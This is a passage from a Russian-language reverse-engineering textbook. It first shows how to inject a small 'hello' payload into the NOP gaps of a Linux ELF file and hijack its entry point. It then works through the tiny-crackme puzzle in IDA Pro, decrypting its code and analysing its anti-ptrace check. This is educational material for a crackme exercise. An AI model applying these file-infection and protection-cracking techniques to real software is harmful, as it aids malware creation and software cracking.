80484c3       db      00h             ; ' '
80484c4
.......       ;*******************************************************
.......       ; data object _IO_stdin_used, size 4 (global)
.......       ;*******************************************************
.......       _IO_stdin_used:
.......       db      01h             ; ' '
80484c5       db      00h             ; ' '
80484c6       db      02h             ; ' '
80484c7       db      00h             ; ' '
80484c8       db      00h             ; ' '
80484c9       db      00h             ; ' '
80484ca       db      00h             ; ' '
80484cb       db      00h             ; ' '
80484cc       db      00h             ; ' '
80484cd       db      00h             ; ' '
80484ce       db      00h             ; ' '
80484cf       db      00h             ; ' '
80484d0       db      00h             ; ' '
80484d1       db      00h             ; ' '
80484d2       db      00h             ; ' '
80484d3       db      00h             ; ' '
80484d4       db      00h             ; ' '
80484d5       db      00h             ; ' '
80484d6       db      00h             ; ' '
80484d7       db      00h             ; ' '
80484d8       db      00h             ; ' '
80484d9       db      00h             ; ' '
80484da       db      00h             ; ' '
80484db       db      00h             ; ' '
80484dc       db      00h             ; ' '
80484dd       db      00h             ; ' '
80484de       db      00h             ; ' '
```

Остается решить, как передать управление на внедренный код. Это можно сделать различными путями: скорректировать точку входа (HTE это умеет) или внедрить в ее окрестности специальный `jmp`. Вот так мы и поступим!

Запускаем редактор, переходим в точку входа и смотрим на нее очень внимательно (листинг 31.15).

Листинг 31.15. Точка входа и ее окрестности

```
....... !     entrypoint:
....... !       pop         esi
80482c1 !       xor         ebp, ebp
80482c3 !       mov         ecx, esp
80482c5 !       and         esp, 0fffffff0h
```

```
80482c8 !       push        eax
80482c9 !       push        esp
80482ca !       push        edx
80482cb !       push        __libc_csu_fini
80482d0 !       push        __libc_csu_init
80482d5 !       push        ecx
80482d6 !       push        esi
80482d7 !       push        main
80482dc !       call        wrapper_8049630_80482a0
80482e1 !       hlt
80482e2 !       nop
80482e3 !       nop
```

Почему бы нам не заменить `pop esi/xor ebp,ebp` на `jmp` на наш код, откуда мы сможем сделать все, что задумано, выполнить эти команды и вернуться обратно? Но для начала необходимо подготовить код, который мы будем внедрять. Для простоты выведем короткое приветствие на экран. На языке ассемблера это звучит приблизительно так, как показано в листинге 31.16.

Листинг 31.16. Исходная программа, выводящая приветствие на экран

```
Mov    eax, 4                    ; системный вызов write
Mov    ebx,1                     ; идентификатор стандартного вывода
Mov    ecx, offset begin_msg     ; указатель на первый символ выводимого
                                 ; сообщения
Mov    edx, offset end_msg       ; указатель на последний символ выводимого
                                 ; сообщения
Int    80h                       ; вывод на экран
Pop    esi                       ; сохраненные команды
Xor    ebx,ebp                   ;
Jmp    80482C3h                  ; возврат в программу
```

Это не самый оптимальный вариант, и его можно здорово оптимизировать, если переписать так, как показано в листинге 31.17.

Листинг 31.17. Оптимизированный вариант программы, показанной в листинге 31.16

```
Xor      eax,eax
Add      al, 4
Xor      ebx,ebx
Inc      ebx
Mov      ecx, offset begin_msg
Mov      edx,ecx
Add      edx, sizeof(msg)
Int      80h
Pop      esi
Xor      ebp, ebp
Jmp      80482C3h
```

Теперь прокручивая файл в hex-редакторе, найдем и выпишем стартовые адреса всех цепочек команд `NOP`, пригодных для внедрения. А какие цепочки пригодны для внедрения? Если две соседние цепочки расположены в пределах досягаемости короткого перехода (по грубой оценке — в пределах сотни байт), то трех команд `NOP` будет вполне достаточно (2 байта на команду перехода, один — на любую однобайтовую команду полезного кода, например, `inc ebx` или `pop esi`). В противном случае нам необходимо иметь цепочку по крайней мере из шести инструкций NOP — пять на команду ближнего перехода (near jump) и один — на полезную команду.

Для рассматриваемого примера, список начальных адресов цепочек инструкций `NOP`, пригодных для внедрения, выглядит так, как показано в листинге 31.18.

Листинг 31.18. Перечень стартовых адресов цепочек инструкций NOP, пригодных для внедрения, и их длина

```
8048306h   10 байт
80483a2h   14 байт
8048464h   12 байт
```

Итого, получаем 36 байт, пригодных для внедрения. Для нашей демонстрационной программы этого более, чем достаточно. Начинаем заполнять цепочки инструкций `NOP` полезным кодом. С первой попытки у нас получается результат, показанный в листинге 31.19.

Листинг 31.19. Предварительный вариант заполнения первой цепочки инструкций NOP

```
8048306   31 c0            xor   eax, eax
8048308   04 04            add   al, 4
804830a   e9 93 00 00 00   jmp   80483a2h
804830f   90               nop
```

При этом одна последняя инструкция `NOP` оказалась неиспользованной, но по-другому не получается. Команда `XOR EBX,EBX` занимает два байта, и потому сюда не помещается. А что, если переставить команды местами? Перенести `add al,4` в следующую цепочку `NOP`, а вместо нее вставить `XOR EBX,EBX/INC EBX` (листинг 31.20).

Листинг 31.20. Окончательный вариант заполнения первой цепочки инструкций NOP

```
8048306   31c0            xor   eax, eax
8048308   31db            xor   ebx, ebx
804830a   43              inc   ebx
804830b   e9 92 00 00 00   jmp   80483a2h
```

В этом случае следующая цепочка может быть заполнена так, как показано в листинге 31.21.

Листинг 31.21. Предварительный вариант заполнения второй цепочки инструкций NOP

```
80483a2    0404             add    al, 4
80483a4    b9 ?? ?? ?? ??   mov    ecx, offset begin_msg
80483a9    89ca             mov    edx, ecx
80483ab    e9 b4 00 00 00   jmp    8048464h
```

В третью, последнюю, цепочку инструкций `NOP` остаток кода уже не вмещается, не хватает одного-единственного байта! Что ж, попытаемся еще немного ужать наш код. Например, вместо пары инструкций `mov edx,ecx`/`add edx,sizeof(msg)`, которые занимают 5 байт, можно использовать `lea edx,[ecx+sizeof(msg)]`. Тогда все влезает! Ну а само сообщение можно разместить в сегменте данных… Поскольку свободного пространства там не очень много, ограничимся строкой `hello`. Завершающий нуль в конце ставить необязательно, поскольку системный вызов `write` выводит ровно столько символов, сколько ему приказано вывести, и ни на какие управляющие последовательности внимания не обращает.

Если все было сделано правильно (что маловероятно, так как в первый раз ошибки делают все), наш файл победоносно выведет строку `hello`, а следом за ней — ту строку, которая выводит сама исследуемая программа. Таким образом, экран будет выглядеть, как показано на рис. 31.15 (строка `hello`, которую выводит внедренный код, для наглядности обведена овалом).

Мы рассмотрели простейший случай, а провозились с ним довольно долго. Сколько же времени займет инфицирование полноценной программы? Всю оставшуюся жизнь? Конечно же, нет! Долго это только с непривычки, потом вырабатывается навык, и все идет на автопилоте! Главное — не бояться трудностей и постоянно тренироваться, оттачивая свое мастерство!




Рис. 31.15. Результат работы программы после внедрения

Особенности дизассемблирования под Linux на примере tiny-crackme

Дизассемблирование под Linux имеет свою специфику и свои тонкости, не освещенные в доступной литературе и остающиеся под властью тьмы. Между тем, разработчики защитных механизмов не спят, и их продукты день ото дня становятся все мощнее. Чтобы выиграть в этой битве, необходимо не только освоить работу с дизассемблером, но и приобрести навыки эффективной работы с ним.

Главной особенностью дизассемблирования под Linux является почти полное отсутствие достойных дизассемблеров (кроме IDA Pro, конечно) и другого инструментария. Поэтому даже простая защита ставит начинающего хакера в тупик. В действительности же здесь нет ничего сверхсложного и непосильного, необходимо только овладеть эффективными методами дизассемблирования под Linux.

В этом разделе будет продемонстрирована техника эффективного дизассемблирования под Linux на примере головоломки yanisto's tiny crackme, которую можно бесплатно скачать с замечательного немецкого сайта **http://www.crackmes.de/users/yanisto/tiny_crackme/**. На этом сайте собрана целая коллекция хакерских головоломок и задачек разных уровней сложности, и постоянно появляются новые с краткой информацией о них. В частности, описание нашего примера выглядит так, как показано в листинге 31.22.

Листинг 31.22. Краткое описание головоломки yanisto's tiny crackme, приведенное на сайте http://www.crackmes.de

```
It has a very small size (< 400 bytes of bytecode) but implements
a few tricks all the same :
(имеет очень малый размер (<400 байт байткода), но
все-таки реализует некоторые трюки:)
- Elf headers corrupted,                    - разрушенный ELF-заголовок;
- "Ciphered" binary,                        - "зашифрованный" двоичный файл
- CRC checking,                             - подсчет CRC
- Anti ptrace,                              - анти ptrace
- Anti gdb.                                 - анти gdb

Difficulty:   3 - Getting harder           сложность:   3 - ("становись сильнее")
Platform:     Unix/linux etc.              платформа:   UNIX/LINUX
Language:     Assembler                    язык         ассемблер
```

В этом разделе мы попытаемся решить эту головоломку. В принципе, можно не мучиться, а заглянуть в одно из готовых решений, представленных на сайте. Однако это неинтересно. Ведь головоломок под Linux совсем немного, хороших — еще меньше, поэтому гораздо лучше наслаждаться, решая каждую из них самостоятельно.

Нашим основным инструментом будет IDA Pro, но, тем не менее, мы также покажем, как взломать программу с помощью обычного hex-редактора типа HIEW. Итак, загрузите головоломку с сайта **http://www.crackmes.de**, а затем дайте из командной строки следующую команду: `$./tiny-crackme`.

Исследование головоломки tiny-crackme

Сразу же после запуска программы на экране появляется короткая заставка и строка `enter password`, предлагающая ввести пароль (рис. 31.16). Вводим что-нибудь наугад и, естественно, получаем в ответ строку `Wrong password, sorry` (листинг 31.23).

Листинг 31.23. Реакция tiny-crackme на неправильный пароль

```
Password:
root@6[~]# cd /home/kpnc/hack
root@6[hack]# ./tiny-crackme
      Tiny_crackme - nisto's crackme #2
      ---------------------------------

This one has a particularly small size...
Hope u'll get some fun with it.

You can join me at yanisto@nuxed.org or on #secdev@freenode.net

Enter the Password :   KPNC

Wrong password, sorry...
```

Дальше гадать бессмысленно, надо ломать. Загружаем файл в свой любимый GDB (`$gdb tiny-crackme`), но… не тут-то было! Отладчик отказывается признавать tiny-crackme исполняемым файлом (рис. 31.17). В чем дело? Ведь мы же его только что запускали, и он вполне нормально исполнялся. Ладно, берем `objdump` и пытаемся дизассемблировать программу (`$objdump -D tiny-crackme`). И в этом случае нас постигает неудача. Формат файл не распознается.




Рис. 31.16. Программа tiny-crackme, запрашивающая пароль




Рис. 31.17. Программа tiny-crackme не отлаживается GDB и не дизассемблируется утилитой objdump

Результаты попыток отладки примера tiny-crackme с помощью отладчика GDB и дизассемблирования этого же примера с помощью утилиты objdump приведены в листингах 31.24 и 31.25, соответственно.

Листинг 31.24. Результат попытки отладить пример tiny-crackme с помощью GDB

```
GNU gdb 6.1-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"..."/home/kpnc/hack/tiny-crackme": not in
executable format: File format not recognized
```

Листинг 31.25. Реакция objdump на файл tiny-crackme

```
root@5[hack]# objdump -D tiny-crackme
objdump: tiny-crackme: File format not recognized
```

Почему же так происходит? Да потому что ELF-заголовок искажен, а штатные средства Linux такого юмора не понимают, вот и отказываются работать с такой программой. Ранние версии IDA Pro вели себя точно так же. Однако в последнее время ELF-загрузчик был доработан, и теперь мы можем дизассемблировать даже файлы с преднамеренно внесенными искажениями. IDA Pro жутко ругается: `the ELF header entry size is invalid` (поле размера ELF-заголовка неверно), `the SHT entry size is invalid` (поле размера заголовка таблицы секций неверно); `SHT table size or offset is invalid` (размер заголовка таблицы секций или ее смещение неверно), `file contains meaningless/illegal section declarations, using program sections` (файл содержит бессмысленные/неверные объявления секций, поэтому будут использоваться программные секции, они же сегменты), но все-таки открывает его и даже начинает дизассемблировать, что очень хорошо!

Экран дизассемблера должен выглядеть приблизительно так, как показано в листинге 31.26.

Листинг 31.26. "Сырой" дизассемблированный код tiny-crackme

```
LOAD:00200000     ; Segment type: Pure code
LOAD:00200000     ; Segment permissions: Read/Write/Execute
LOAD:00200008     start     proc near
LOAD:00200008        mov    bl, 2Ah         ; заслать в регистр BL значение 2Ah
LOAD:0020000A        jmp    loc_200040      ; прыгнуть на loc_200040
LOAD:0020000A
LOAD:0020000F        align 10h              ; мусор
LOAD:00200010        dd 30002h,1,200008h,20h,1,0,200000h,1,2 dup(31Bh), 7, 1000h
LOAD:00200040
LOAD:00200040        loc_200040:            ; CODE XREF: start+2j
LOAD:00200040        jmp    loc_200046      ; переход на loc_200046
LOAD:00200045        db 0B0h                ; мусорный байт
LOAD:00200046        loc_200046:            ; CODE XREF: start:loc_200040j
LOAD:00200046        call   sub_2002F0      ; вызов функции sub_2002F0
LOAD:0020004B
LOAD:0020004B        loc_20004B:            ; DATA XREF: sub_2002F0+1o
LOAD:0020004B        dec    ecx             ; \
LOAD:0020004C        out    55h, eax        ;  + LINUX не позволяет обращаться
LOAD:0020004E        pop    ds              ;  + к портам с прикладного уровня
LOAD:0020004F        icebp                  ;  + значит, это шифрованный код
```

```
LOAD:00200050        retn   3FA0h                        ; /
LOAD:00200050     start     endp ; sp      =  4
LOAD:00200050
LOAD:00200050      ; ---------------------------------------------------------------
LOAD:00200053        dd 0D49579F1h, 0AD41F2F3h, 0D75459F3h, 3F547BA8h, 1F55E748h
LOAD:00200053        dd 3FA0C3F1h, 17BC79F1h, 875479F3h, 3F5479EBh, 0F1DDB0C0h
…                                    \                                 /
…                                     - много-много зашифрованных байт    -
…                                    /                                 \
LOAD:00200053        dd 0E0EDBA78h, 0FE5479F3h, 37EA7B18h, 925459F1h, 0C4B6BAF0h
LOAD:002002EF        db 23h
LOAD:002002F0
LOAD:002002F0     sub_2002F0   proc near   ; CODE XREF: start:loc_200046p
LOAD:002002F0        nop                   ; процедура расшифровщика
LOAD:002002F1        mov    eax, offset loc_20004B        ; начало шифроблока
LOAD:002002F6        mov    esi, eax       ; устанавливаем источник на начало
LOAD:002002F8        mov    edi, esi       ; устанавливаем приемник на начало
LOAD:002002FA        mov    ecx, 2A5h      ; длина шифроблока в байтах
LOAD:002002FF        shr    ecx, 2         ; переводим байты в двойные слова
LOAD:00200302
LOAD:00200302        loc_200302:           ; CODE XREF: sub_2002F0+19j
LOAD:00200302        lodsd                 ; извлекает очередное двойное слово
LOAD:00200303        xor    eax, 3F5479F1h        ; шифруем его
LOAD:00200308        stosd                 ; кладем обратно
LOAD:00200309        loop   loc_200302     ; крутим цикл расшифровки
LOAD:0020030B        retn                  ; выходим из процедуры
LOAD:0020030B     sub_2002F0   endp
```

Точка входа (`start`), расположенная по адресу `200008h`, выглядит нетипично и сразу же притягивает к себе внимание. Нормальные ELF-файлы начинаются с адреса `08048000h` или около того (см. *разд. "Структура ELF-файлов"* ранее в этой главе) в то время, как исследуемый файл начинается в области стека! Тем не менее, такой прием вполне законен, и все нормально работает. Отладчики это, похоже, ничуть не смущает, да и дизассемблеры тоже. Это совсем не антиотладочный прием, а просто хитрая хакерская "фишка" в целях самоутверждения. Ладно, идем дальше.

Выполнение программы начинается с команды `mov bl,2A`, заносящей в регистр `BL` значение `2Ah`. Нигде по ходу программы оно не используется, так что это явный мусор. Или… все-таки нет? В ASCII-представлении команда выглядит как `|*` (мячик, отскакивающей от стены?). Вполне возможно, что она была внесена умышленно, но возможно, что и нет. В любом случае, это не принципиально, поэтому через серию прыжков типа `jmp loc_200040` → `jmp loc_200046` → `call sub_2002F0` добираемся до "заветной" процедуры `sub_2002F0`. Это — практически единственная процедура в программе, а все остальное содержимое, как легко видеть, зашифровано. Логично предположить, что это и есть расшифровщик!

Расшифровка кода в дизассемблере всегда представляла большую проблему. Дизассемблер не может дизассемблировать упакованный/зашифрованный код, и его надо как-то расшифровать. А как это сделать? Одни хакеры предпочитают снимать с работающей программы дамп, другие — создают специальный скрипт, расшифровывающий файл прямо в дизассемблере. Первый путь проще, второй — надежнее. Если программа использует различные антиотладочные приемы, она сможет подсунуть нам испорченный дамп, если вообще позволит дотронуться до него. Лучше расшифруем программу вручную, заодно познакомившись со скриптами IDA Pro, но для этого нам потребуется проанализировать алгоритм работы процедуры расшифровщика. Это легко!

Команда `mov eax, offset loc_20004B` в строке `002002F1h` загружает в регистр `EAX` указатель на начало зашифрованного блока, а команда `mov ecx, 2A5h` задает количество обрабатываемых байт, которое тут же делится на четыре (сдвиг на две позиции вправо эквивалентен делению на четыре, так как $2^2 = 4$). Деление на четыре производится потому, что расшифровка идет двойными

словами. Цикл расшифровки предельно стандартен и тривиален: `lodsd/xor eax, 3F5479F1h/stosd/loop` (загружаем в `EAX` очередное двойное слово, выполняем над ним операцию `XOR`, сохраняем результат и продолжаем цикл). Как это может работать?! Любой программист знает, что в Linux сегмент кода доступен только на исполнение (чтение), и любая попытка записи приводит к аварийному завершению приложения. На самом деле это — отнюдь не ограничение системы, а всего лишь атрибуты кодового сегмента, назначаемые компоновщиком по умолчанию. В данном случае выставлены все три атрибута — чтение/запись/исполнение, о чем IDA Pro информирует нас в первой строке (`Segment permissions: Read/Write/Execute`). Имейте это в виду при создании собственных защитных механизмов!

Чтобы расшифровать программу, необходимо выполнить операцию `XOR` над блоком от `20004Bh` до (`020004Bh+2A5h`), используя константу `3F5479F1h`. Нажимаем клавиатурную комбинацию <Shift>+<F2>, и в появившемся диалоговом окне (рис. 31.18) вводим скрипт, показанный в листинге 31.27.

Листинг 31.27. Скрипт IDA Pro, автоматически снимающий шифрование

```
auto a, x;                  // объявляем переменные (тип auto)
for (a = 0x20004B; a < (0x20024B+0x2A5);)
{                           // крутим цикл
    x = Dword(a);           // берем очередное двойное слово по адресу a
    x = x ^ 0x3F5479F1;     // расшифровываем его
    PatchDword(a,x);        // патчим образ загруженного файла (не сам файл)
    a = a + 4;              // модифицируем счетчик цикла
                            // (IDA не поддерживает a+=4)
}
```




Рис. 31.18. Последняя проверка скрипта перед передачей на выполнение

Если скрипт написан без ошибок, то нажатие клавиатурной комбинации <Ctrl>+<Enter> приведет к его выполнению и расшифрует весь код. Кстати говоря, разработчик этой головоломки допустил некритическую ошибку и расшифровал на два байта больше положенного, в результате чего угробил начало расшифровщика (листинг 31.28). В данном случае, правда, это несущественно, так как к тому моменту начало расшифровщика уже отработает, как первая ступень ракеты, и никак не воспрепятствует нормальному выполнению программы.

Листинг 31.28. Процедура расшифровки, пожирающая сама себя

```
LOAD:002002F0   sub_2002F0   proc near              ; CODE XREF: start:loc_200046↑p
LOAD:002002F0   jmp          near ptr 202077E1h     ; угробленная команда
LOAD:002002F1   in           al, dx                 ; угробленная команда
```

Теперь, когда весь код расшифрован, мы можем продолжить его анализ. Возвращаемся к месту вызова процедуры расшифровщика `call sub_2002F0`, расположенной по адресу `00200046h`. Мы видим полную бессмыслицу (листинг 31.29).

Листинг 31.29. Внешний вид дизассемблера после распаковки

```
LOAD:00200046          call    sub_2002F0       ; процедура расшифровки
LOAD:0020004B B8       mov     eax, 20019Eh     ; заслать в eax число 20019Eh
LOAD:0020004C 9E 01    sahf                     ; \
LOAD:0020004E 20       and     [eax], al        ;  + - бессмысленный мусор
LOAD:0020004F 00       add     [ebx+0F4h], bh   ; /
```

Код выглядит полной бессмыслицей. Какие тут еще `sahf`, `and` и `add`? Но это еще что! Присмотревшись повнимательнее (**Options | Text representation | Number of opcode bytes | 4**), мы обнаруживаем, что инструкции `MOV EAX,2019Eh` соответствует однобайтовый код `B8h` (во всяком случае, IDA Pro уверяет нас в этом), чего никак не может быть! В действительности это всего лишь странность дазассемблера IDA Pro, не обновившего дизассемблерный листинг после расшифровки. Подгоняем курсор к строке `20004Bh` и нажимаем <U>, чтобы перевести его в неопределенную (undefined) форму. То же самое необходимо проделать и с массивом байт, начинающимся со строки `00200053h` (см. листинг 31.26). Но и это еще не все! Ведь после расшифровки этот массив стал частью нашей процедуры, а дизассемблер ошибочно оборвал функцию на адресе `200050h`, вставив туда инструкцию `endp` (end of procedure). Чтобы восстановить статус-кво, необходимо подогнать курсор к концу массива и нажать клавишу <E> (**Edit | Functions | Set Function End**). После этого можно вернуться в начало строки `20004Bh` и нажать <C>, чтобы превратить неопределенные байты в `CODE`.

В результате дизассемблированная программа будет выглядеть, как показано в листинге 31.30.

Листинг 31.30. Дизассемблированный листинг после расшифровки скриптом (см. листинг 31.27)

```
LOAD:0020004B   loc_20004B:                      ; DATA XREF: sub_2002F0+1o
LOAD:0020004B       mov    eax, 20019Eh          ; начало нового шифроблока
LOAD:00200050       mov    ebx, 0F4h             ; длина шифроблока в байтах
LOAD:00200055       shr    ebx, 2                ; переводим байты в двойные слова
LOAD:00200058       mov    edx, dword_200292     ; "волшебная" константа 0BEEFC0DAh
LOAD:0020005E       call   loc_2002BC            ; вызов layer-2 расшифровщика
                    mov    ecx, offset unk_20019E
LOAD:00200063                                    ; указатель на ASCII-строку
LOAD:00200068       mov    edx, 0F4h             ; длина строки
LOAD:0020006D       call   loc_20029A            ; вывод строки на экран
LOAD:00200072       mov    eax, 1Ah              ; \
LOAD:00200077       xor    ecx, ecx              ;  + антиотладка, основанная на
LOAD:00200079       mov    esi, ecx              ;  + нереентерабельности ptrace
```

```
LOAD:0020007B       mov     edx, 1              ; /
LOAD:00200080       int     80h                 ; LINUX - sys_ptrace
LOAD:00200082       sub     ebx, eax            ; анализ кода возврата
LOAD:00200084       test    eax, eax            ; проверка на наличие отладчика
LOAD:00200086       jz      short loc_200099    ; -> отладчик не обнаружен
LOAD:00200088       mov     ecx, offset aSorryButThePro
LOAD:0020008D       mov     dl, 34h             ; отладчик обнаружен
LOAD:0020008F       call    loc_20029A          ; вывод ругательного сообщения
LOAD:00200094       jmp     loc_20030           ; -> завершение программы
LOAD:00200094
LOAD:00200099   loc_200099:                     ; CODE XREF: start+7Ej
LOAD:00200099         jmp     short loc_20009C    ; прыжок на loc_20009C
LOAD:00200099
LOAD:0020009B         db 0B0h ; ▒                 ; мусорный байт
LOAD:0020009C
LOAD:0020009C   loc_20009C:                     ; CODE XREF: start:loc_200099j
LOAD:0020009C         push    ebx                 ; сохраняем ebx после ptrace
LOAD:0020009D         mov     ecx,offset          ; указатель на 4х байтовый буфер
                              dword_200296
LOAD:002000A2         mov     edx, 4              ; сколько символов считать
LOAD:002000A7         call    loc_2002AA          ; считать с клавы 4 символа
LOAD:002000AC         call    loc_2002C9          ; проверка пароля + CRC
LOAD:002000B1         xor     ebx, dword_200296   ; анализ результатов проверки
LOAD:002000B7         jz      short loc_2000CC    ; -> пароль и CRC подлинные
LOAD:002000B9
LOAD:002000B9   loc_2000B9:                     ; CODE XREF: start+C7j
LOAD:002000B9         mov     ecx, offset aWrongPasswordS ;
LOAD:002000BE         mov     dl, 1Dh             ; пароль или CRC неверны
LOAD:002000C0         call    loc_20029A          ; вывод ругательства на экран
LOAD:002000C5         jmp     loc_20030C          ; -> завершение программы
LOAD:002000C5
LOAD:002000CA         db      72h ;               r       ; мусор
LOAD:002000CB         db      36h ;               6       ; мусор
LOAD:002000CC
